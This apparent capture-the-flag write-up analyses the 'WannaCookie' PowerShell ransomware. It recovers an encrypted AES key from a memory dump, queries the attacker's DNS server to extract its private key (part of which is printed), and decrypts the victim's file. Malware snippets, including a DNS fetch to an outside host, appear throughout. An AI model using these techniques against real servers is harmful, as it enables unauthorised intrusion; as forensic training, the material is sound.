This code is tightly targeted. It only attacks computers in the KRINGLECONCASTLE domain, and only encrypts files with elfdb extensions.

Here is the table of variables.

Variable	type	length	purpose
$pub_key	byte array	865	server's public key
$Byte_key	byte array	16	AES key for encrypting files
$Hex_key	hex	32	$Byte_key converted to hex
$Key_Hash	string of hex	40	SHA-1 of $Byte_key AES key
$Pub_key_encrypted_Key	string of hex	512	$Byte_key encrypted with server's public cert
$cookie_id	array of strings	16	$cookie_id[15] is a string len 20, the rest are empty
$date_time	string	39	date and time
$future_cookies	array of strings		file paths to be encrypted, all *.elfdb files

Here are the command strings we've found so far.

Command String	ASCII
6B696C6C737769746368	killswitch
7365727665722E637274	server.crt
6B6579666F72626F746964	keyforbotid
736F757263652E6D696E2E68746D6C	source.min.html
72616e736f6d697370616964	ransomispaid
77616E6E61636F6F6B69652E6D696E2E707331	wannacookie.min.ps1
77616E6E61636F6F6B69652E707331	wannacookie.ps1

So, the malware generates a key that it will use to encrypt files with AES. It sends a copy of that key, encrypted with the server's public key, to the server. After the file encryption is done, it deletes the key, saving only a SHA-1 hash.


Hint Review

It's easy to get confused by all the details when you are trying to decipher code. Let's take a step back and remember what we are trying to do. Here are hints from Shinny Upatree and Alabaster Snowball to jog your memory.

Of course, this all depends how the key was encrypted and managed in memory. Proper public key encryption requires a private key to decrypt.

Perhaps there is a flaw in the wannacookie author's DNS server that we can manipulate to retrieve what we need.

If so, we can retrieve our keys from memory, decrypt the key, and then decrypt our ransomed files.



The link to the zip file Alabaster talks about is here.

Hand In

To recover Alabaster's files, we need the key ($Byte_key), but it has been deleted. We may be able to find a copy of the encrypted version, though.

1) If we have the encrypted key ($Pub_key_encrypted_Key), can we recover the key? What other piece of the puzzle do we need?

2) Where could we find the encrypted key?


3) Use the information in Chris Davis' talk (about 15 min. in) to use Powerdump to recover what you can from the memory dump that Alabaster gave us (here).

Objective--Recover Alabaster's Password (Part 3)

Searching for a solution in the memory dump

Code analysis has taught us that we need a key ($Byte_key) in order to decrypt Alabaster's file that WannaCookie encrypted with AES. However, that key was deleted from memory. The malware encrypted the key using the server's public key and sent it to the server. The code did not clear/erase the encrypted version of the key from memory. If we can find the encrypted version of $Byte_key, $Pub_key_encrypted_Key, and the companion private key to the server's public key we can recover $Byte_key. This is what Shinny Upatree is telling us to do.


> Of course, this all depends how the key was encrypted and managed in memory. Proper public key encryption requires a private key to decrypt.
>
> Perhaps there is a flaw in the wannacookie author's DNS server that we can manipulate to retrieve what we need.
>
> If so, we can retrieve our keys from memory, decrypt the key, and then decrypt our ransomed files.



Although the malware deleted the key we need ($Byte_key), it encrypted it with the server's public key and sent it to the server. Since the server has the private key that matches the public key, it can decrypt $Byte_key and save it for safekeeping. Farther along in the code (line 245, then 235), you can see where the server will return the unencrypted key to the malware once the ransom has been paid.

Alabaster's zip file

Once we download the zip file from Alabaster, we see that it contains the encrypted version of his password database (alabaster_passwords.elfdb.wannacookie) and the dump of the memory from the WannaCookie process on his computer (powershell.exe_181109_104716.dmp).




Sure enough, the encrypted database had an elfdb extension and WannaCookie appended its extension.

Chris Davis' powerdump.py script works fine in an Ubuntu VM. In the talk he uses Windows 10 and the Windows Subsystem for Linux (WSL). It is really nice to switch back and forth between Windows and Linux command shells in Windows but be careful. In a recent Sacred Cash Cow Tipping Contest (2017?) at Black Hills Information Security, they escaped antivirus detection by jumping to WSL and executing malware there. I see no problems with using WSL on a protected machine, though.


Installing Linux on Windows 10

This link is to an article by Microsoft with instructions on installing Linux on Windows 10, or WSL as Microsoft calls it. You have the choice of several different distributions. For this lab I chose Ubuntu 18.04 LTS.

The first step is to execute a PowerShell command as Administrator.



Then you go to the Microsoft Store and choose your version. Even Kali is available.



There are more steps after that, but they are not difficult and are well documented.

Installing Power_dump

This is a link to the Git Hub repository for Chris' software. The installation is easy.

```
git clone https://github.com/chrisjd20/power_dump.git
```

```
john@DESKTOP-UR71QBS:/mnt/c/Users/John$ git clone https://github.com/chrisjd20/power_dump.git
Cloning into 'power_dump'...
remote: Enumerating objects: 60, done.
remote: Counting objects: 100% (60/60), done.
remote: Compressing objects: 100% (46/46), done.
remote: Total 60 (delta 24), reused 36 (delta 10), pack-reused 0
Unpacking objects: 100% (60/60), done.
john@DESKTOP-UR71QBS:/mnt/c/Users/John$
```


The default installation of Python on the distribution I used is python3, and power_dump.py did not run well for me in python3. We can add version 2 of Python easily.

```
sudo apt install python
```

Before we run `power_dump.py`, let's recall the variable table we made before. We will need to know the content type and length of the variables we are searching for. We can find hex strings (or strings of hex) but we won't be able to find byte arrays (or binary) with this tool.

Variable	type	length	purpose
$pub_key	byte array	865	server's public key
$Byte_key	byte array	16	AES key for encrypting files
$Hex_key	hex	32	$Byte_key converted to hex
$Key_Hash	string of hex	40	SHA-1 of $Byte_key AES key
$Pub_key_encrypted_Key	string of hex	512	$b_k key encrypted with server's public cert
$cookie_id	array of strings	16	$cookie_id[15] is a string len 20, the rest are empty
$date_time	string	39	date and time
$future_cookies	array of strings	variable	file paths to be encrypted, all *.elfdb files


We drop into BASH from PowerShell, as Chris did.




Then we start Power_dump. On my machine, power_dump.py is in ~/power_dump/, and my malware is in ~/malware. With the current working directory set to ~/malware, we can start Power_dump with python ../power_dump/power_dump.py

```
john@DESKTOP-UR71QBS:/mnt/c/Users/John$ cd malware
john@DESKTOP-UR71QBS:/mnt/c/Users/John/malware$ python ../power_dump/power_dump.py
```


Now we are ready to start. From here on the procedure follows Chris' talk very closely.




Just to check, we make sure that we are in the correct directory and the dump is available.



We load the dump file that Alabaster gave us.



We process it and save the processed version.



First search was with the hex string regex that Chris used. It finds 196 possible values.
`matches "^[a-fA-F0-9]+$"`

```
================ Filters ================
1| MATCHES  bool(re.search(r"^[a-fA-F0-9]+$",variable_values))

[i] 196 powershell Variable Values found!
============== Search/Dump PS Variable Values ==================================
COMMAND         |     ARGUMENT                 | Explanation
================|==============================|================================
print           | print [all|num]              | print specific or all Variables
dump            | dump [all|num]               | dump specific or all Variables
contains        | contains [ascii_string]      | Variable Values must contain string
matches         | matches "[python_regex]"     | match python regex inside quotes
len             | len [>|<|>=|<=|==] [bt_size]| Variables length >,<,=,>=,<= size
clear           | clear [all|num]              | clear all or specific filter num
================================================================================
```

Narrow the field by adding a search for length 16. Only $cookie_id could match here. The type of $Byte_key is byte array (binary), so strings won't find it. We found nothing at all.

```
================ Filters ================
1| MATCHES  bool(re.search(r"^[a-fA-F0-9]+$",variable_values))
2| LENGTH  len(variable_values) == 16

[i] 0 powershell Variable Values found!
============== Search/Dump PS Variable Values ==================================
COMMAND         |     ARGUMENT                 | Explanation
================|==============================|================================
print           | print [all|num]              | print specific or all Variables
dump            | dump [all|num]               | dump specific or all Variables
contains        | contains [ascii_string]      | Variable Values must contain string
matches         | matches "[python_regex]"     | match python regex inside quotes
len             | len [>|<|>=|<=|==] [bt_size]| Variables length >,<,=,>=,<= size
clear           | clear [all|num]              | clear all or specific filter num
================================================================================
```

Next up is `len == 32`. Before we can enter that, we have to clear the old `len==16` line.
`clear 2`
The length filter is number 2 in the screenshot; if we forget to clear it we will be looking for `len == 16` and `len == 32` at the same time.
This could match $`Hex_key`, but that variable was cleared. We do find five strings that match; dump them and save to 32byte_alues.txt. Note: Remember to change the file name so that the next search does not overwrite it.

```
================ Filters ================
1| MATCHES  bool(re.search(r"^[a-fA-F0-9]+$",variable_values))
2| LENGTH  len(variable_values) == 32

[i] 5 powershell Variable Values found!
============== Search/Dump PS Variable Values ==================================
COMMAND         |     ARGUMENT                 | Explanation
================|==============================|================================
print           | print [all|num]              | print specific or all Variables
dump            | dump [all|num]               | dump specific or all Variables
contains        | contains [ascii_string]      | Variable Values must contain string
matches         | matches "[python_regex]"     | match python regex inside quotes
len             | len [>|<|>=|<=|==] [bt_size]| Variables length >,<,=,>=,<= size
clear           | clear [all|num]              | clear all or specific filter num
================================================================================
:
```

A search for length 40 finds one string. Chances are, that is the SHA-1 hash of the key, $Key_Hash. It may not help us but save it as 40byte-values.txt.

```
: len == 40

================ Filters ================
1| MATCHES  bool(re.search(r"^[a-fA-F0-9]+$",variable_values))
2| LENGTH  len(variable_values) == 40

[i] 1 powershell Variable Values found!
============== Search/Dump PS Variable Values ==================================
COMMAND         |     ARGUMENT                | Explanation
================|=============================|================================
print           | print [all|num]             | print specific or all Variables
dump            | dump [all|num]              | dump specific or all Variables
contains        | contains [ascii_string]     | Variable Values must contain string
matches         | matches "[python_regex]"    | match python regex inside quotes
len             | len [>|<|>=|<=|==] [bt_size]| Variables length >,<,=,>=,<= size
clear           | clear [all|num]             | clear all or specific filter num
================================================================================
```

Finally, a search for len == 512 finds one string. Most likely it is the encrypted version of our key, $Pub_key_encrypted_Key. This is what we were looking for. I saved it as 512byte-values.txt

```
================ Filters ================
1| MATCHES  bool(re.search(r"^[a-fA-F0-9]+$",variable_values))
2| LENGTH  len(variable_values) == 512

[i] 1 powershell Variable Values found!
============== Search/Dump PS Variable Values ==================================
COMMAND         |     ARGUMENT                | Explanation
================|=============================|================================
print           | print [all|num]             | print specific or all Variables
dump            | dump [all|num]              | dump specific or all Variables
contains        | contains [ascii_string]     | Variable Values must contain string
matches         | matches "[python_regex]"    | match python regex inside quotes
len             | len [>|<|>=|<=|==] [bt_size]| Variables length >,<,=,>=,<= size
clear           | clear [all|num]             | clear all or specific filter num
================================================================================
```

Back in PowerShell we find that the string is indeed 512 bytes long.

```
PS C:\Users\John> $a = "3cf903522e1a3966805b50e7f7dd51dc7969c73cfb1663a75a56ebf4aa4a1849d1949005437dc44b8464dca05680d531
b7a971672d87b24b7a6d672d1d811e6c34f42b2f8d7f2b43aab698b537d2df2f401c2a09fbe24c5833d2c5861139c4b4d3147abb55e671d0cac709d1
cfe86860b6417bf019789950d0bf8d83218a56e69309a2bb17dcede7abfffd065ee0491b379be44029ca4321e60407d44e6e381691dae5e551cb2354
727ac257d977722188a946c75a295e714b668109d75c00100b94861678ea16f8b79b756e45776d29268af1720bc49995217d814ffd1e4b6edce9ee57
976f9ab398f9a8479cf911d7d47681a77152563906a2c29c6d12f971"
PS C:\Users\John> $a.length
512
```

We have the encrypted key now, although we can only prove that by decrypting it to get the key.

Hand in

We have the encrypted key, `$Pub_key_encrypted_Key`, from memory. If we can find the server's private key, we can decrypt it. One line in Shinny Upatree's discussion may be critical, *"Perhaps there is a flaw in the wannacookie author's DNS server that we can manipulate to retrieve what we need."*

1) Get the server, erhaetfanu.com, to give you the private key. The line from the malware that grabbed the public key may prove helpful.

Objective--Recover Alabaster's Password (Part 4)

Searching for a private key

So far, the encryption has been done well. The key was randomly generated (although we haven't evaluated its quality.) The malware sends an encrypted version of the key to the server and deletes its own copy of the key when it no longer needs it. It keeps a SHA-1 hash of the key so that it can verify that the server has returned the correct key when the victim pays the ransom.

However, Shinny Upatree thinks there may be a flaw in the DNS server that will allow us to retrieve the private key.

> Of course, this all depends how the key was encrypted and managed in memory. Proper public key encryption requires a private key to decrypt.
>
> Perhaps there is a flaw in the wannacookie author's DNS server that we can manipulate to retrieve what we need.
>
> If so, we can retrieve our keys from memory, decrypt the key, and then decrypt our ransomed files.

Let's take a look at the line in the malware that retrieved the public key.

```
$pub_key = [System.Convert]::FromBase64String($(get_over_dns("7365727665722E637274")))
```

Remember that the code has functions to convert data between different formats. We can use the malware's H2A function to read the value the function submitted to get_over_dns.

```
PS C:\Users\John\malware> H2A "7365727665722E637274"
server.crt
```

Maybe we can ask for "server.key". Rather than convert ASCII to hex, we can put this in the command instead of converting it separately: A2H "server.key"

```
PS C:\Users\John\malware> [System.Convert]::FromBase64String($(get_over_dns(A2H "server.key") ) )
Exception calling "FromBase64String" with "1" argument(s): "The input is not a valid Base-64 string as it contains a non-base 64 character,
illegal character among the padding characters. "
At line:1 char:38
+ ... ystem.Convert]::FromBase64String($(get_over_dns(A2H "server.key") ) )
+                                       ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
    + FullyQualifiedErrorId : FormatException

PS C:\Users\John\malware>
```

We are receiving something, but it is failing the conversion to base64. Perhaps we should do it piece by piece.

```
PS C:\Users\John\malware> get_over_dns(A2H "server.key")
-----BEGIN PRIVATE KEY-----
MIIEvgIBADANBgkqhkiG9w0BAQEFAASCBKgwggSkAgEAAoIBAQDEiNzZVUbXCbMG
L4sM2UtilR4seEZli2CMoDJ73qHql+tSpwtK9y4L6znLDLWSA6uvH+lmHhhep9ui
W3vvHYCq+Ma5EljBrvwQyOe2Cr/qeNBrdMtQs9KkxMJAzOfRJYXvtWANFJF5A+Nq
jI+jdMVtL8+PVOGWp1PA8DSW7i+9eLkqPbNDxCfFhAGGlHEU+cHOCTobOSB5HkOS
TPUKKJVc3fsD8/t6OyJThCw4GKkRwG8vqcQCgAGVQeLNYJMEFvO+WHAt2WxjWTu3
HnAfMPsiEnk/y12SwHOCtaNjFR8Gt512D7idFVW4p5sTOmrrMiYJ+7x6VeMIkrw4
tk/1ZlYNAgMBAAECggEAHdIGcJOX5Bj8qPudxZ1S6uplYan+RHoZdDz6bAEj4Eyc
ODW4aO+IdRaD9mM/SaBO9GWLLItOdyhRExl+fJGlbEvDG2HFRd4fMQOnHGAVLqaW
OTfHgb9HPuj78ImDBCEFaZHDuThdulbOsr4RLWQ5cLbIb58Ze5p4AtZvpFcPt1fN
6YqS/yOi5VEFROWuldMbEJN1x+xeiJp8uIs5KoL9KH1njZcEgZVQpLXzrsjKr67U
```

Bingo! We can save that with get_over_dns(A2H “server.key”) | Out-File server.key

```
PS C:\Users\John\malware> get_over_dns(A2H "server.key") | Out-File server.key

PS C:\Users\John\malware> |
```

Now we have the encrypted key, the 512-byte hex string we recovered from memory, and the private key. We may need the public key so let’s grab a copy of that.

```
PS C:\Users\John\malware> get_over_dns(A2H "server.crt") | Out-File server.crt

PS C:\Users\John\malware> |
```

Decrypting the key

We have everything we need to decrypt Alabaster’s key. It isn’t easy, however. Here’s a quote from this link:

> *“Unfortunately there are no universal tool for all cases. This really depends on an application that was used for key file generation. For example a key file created by OpenSSL is not compatible with certutil and pvk2pfx. A key created by makecert is compatible with pvk2pfx only and so on.”*

Both our private and public keys are in base64 text. It would seem they should be easily transportable between Windows and Linux, but little things get in the way.

1. Text encoding varies. Linux and openssl use ASCII or UTF-8, while Windows tends to use UTF-16.
2. Line endings vary. Linux and openssl use \n, while Windows uses \r\n to mark the end of a line.
3. Headers vary. openssl requires headers like “-----BEGIN CERTIFICATE-----” while Windows sometimes omits them. The `server.crt` file we downloaded does not have headers, for example.

Since the malware is written in PowerShell, assume that the key should be decrypted using Windows tools. I could not find Windows methods that allowed decryption with only the private key (openssl does.) Instead we must combine the private and public keys into one file in PFX (also known as PKCS-12) format. Since the new file will contain the private key, Windows will want you to protect it with a password; just pick a simple password you can remember. I used “password”.

Hand in

1) Combine the private and public keys (`server.key` and `server.crt`) into a new file called server.pfx using the procedure found at this link. Use the procedure for certutil.exe, which is found on Windows by default. Include the modifier "`ExtendedProperties`" (without quotes) at the end of your `certutil` command. See the help using `certutil -MergePFX help`. Hand in a copy of the `server`.pfx file, and the password you used when you created it.
2) Decrypt the key using the function the malware used for encryption, Pub_Key_Enc, with some changes:
    a. create a variable with the path to your new `server.pfx`
    ```
    $cert_path = Get-Childitem file\path\server.pfx
    ```
    b. to import `server.pfx`, we need to use a slightly different syntax. The import function works differently depending on what that parameters are. We are using the version "Import(String, String, X509KeyStorageFlags)" from here.
    ```
    $cert.Import($cert_path, "password", 0)
    ```
    c. to decrypt the key, you need to load the file containing the encrypted key (512 bytes) into a variable.
    d. the 512-byte data is in hex, but the `Decrypt` method wants binary. Use one of the malware's conversion functions to fix that.
    e. the syntax for the Decrypt function is slightly different as well.
    ```
    $Byte_key = $cert.PrivateKey.Decrypt($key_enc, $true)
    ```
    f. Convert `$Byte_key` to hex, and hand that in.

Objective--Recover Alabaster's Password (Part 5)

Decrypting the key

The steps shown here appear simple, but they are the result of hours of errors and searching. The original function that used public key encryption to encrypt $Byte_key is here.

```
1    $cert = New-Object -TypeName System.Security.Cryptography.X509Certificates.X509Certificate2
2    $cert.Import($pub_bytes)
3    $encKey = $cert.PublicKey.Key.Encrypt($key_bytes, $true)
4
```

As the assignment from the last lesson states, the import function will be used differently because the new PFX file we made requires a password (my password was "password"). We will need to change line 3 to use the Private Key instead of Public Key, and the syntax is slightly different. Lastly, we will need to copy any conversion functions we need from the malware.

This is the code we will use to decrypt the key.

```
1   function H2B {
2       param($HX)
3       $HX = $HX -split '(..)' | ? { $_ }
4       ForEach ($value in $HX){
5           [Convert]::ToInt32($value,16)
6       }
7   }
8   function B2H {
9       param($DEC)
10      $tmp = ''
11      ForEach ($value in $DEC){
12          $a = "{0:x}" -f [Int]$value
13          if ($a.length -eq 1){
14              $tmp += '0' + $a
15          } else {
16              $tmp += $a
17          }
18      }
19      return $tmp
20  }
21
22  $cert = New-Object -TypeName System.Security.Cryptography.X509Certificates.X509Certificate2
23  $path_to_key = Get-ChildItem C:\Users\John\malware\server.pfx
24  $cert.Import($path_to_key, "password", $true)
25  $enc_key_hex = Get-Content C:\Users\John\malware\512byte_values.txt
26  $enc_key_bytes = H2B $enc_key_hex
27  $Key_Bytes = $cert.PrivateKey.Decrypt($enc_key_bytes, $true)
28  $Key_Hex = B2H $Key_Bytes
29
```

If we print the key after the decryption script runs, we have something that looks reasonable.

```
PS C:\Users\John\malware> $key_hex
fbcfc121915d99cc20a3d3d5d84f8308
```

It would be good to save the values to files.

```
\malware> $key_hex | Out-File key_hex.txt

\malware> $Key_Bytes | Out-File key_bytes.bin
```

Decrypting Alabaster's Password Database

The malware uses function Enc_Dec-File to encrypt and decrypt files using AES encryption. The other function, enc_dec, just keeps 12 jobs running at a time, and each of those jobs are just calls to Enc_Dec-File. We only have one file to decrypt, so we can skip enc_dec. Note: remember that Enc_Dec-File wants the binary version of the key.

You should be able to use the malware function to decrypt Alabaster's file. The easiest way is to paste the code of the function into a new tab (remove the function line and the closing brace.) Then write lines above the ex-function to give it the values it needs for $key (binary version of the key), $file (path to Alabaster's wannacookie file), and false (you do want to decrypt, I assume.)

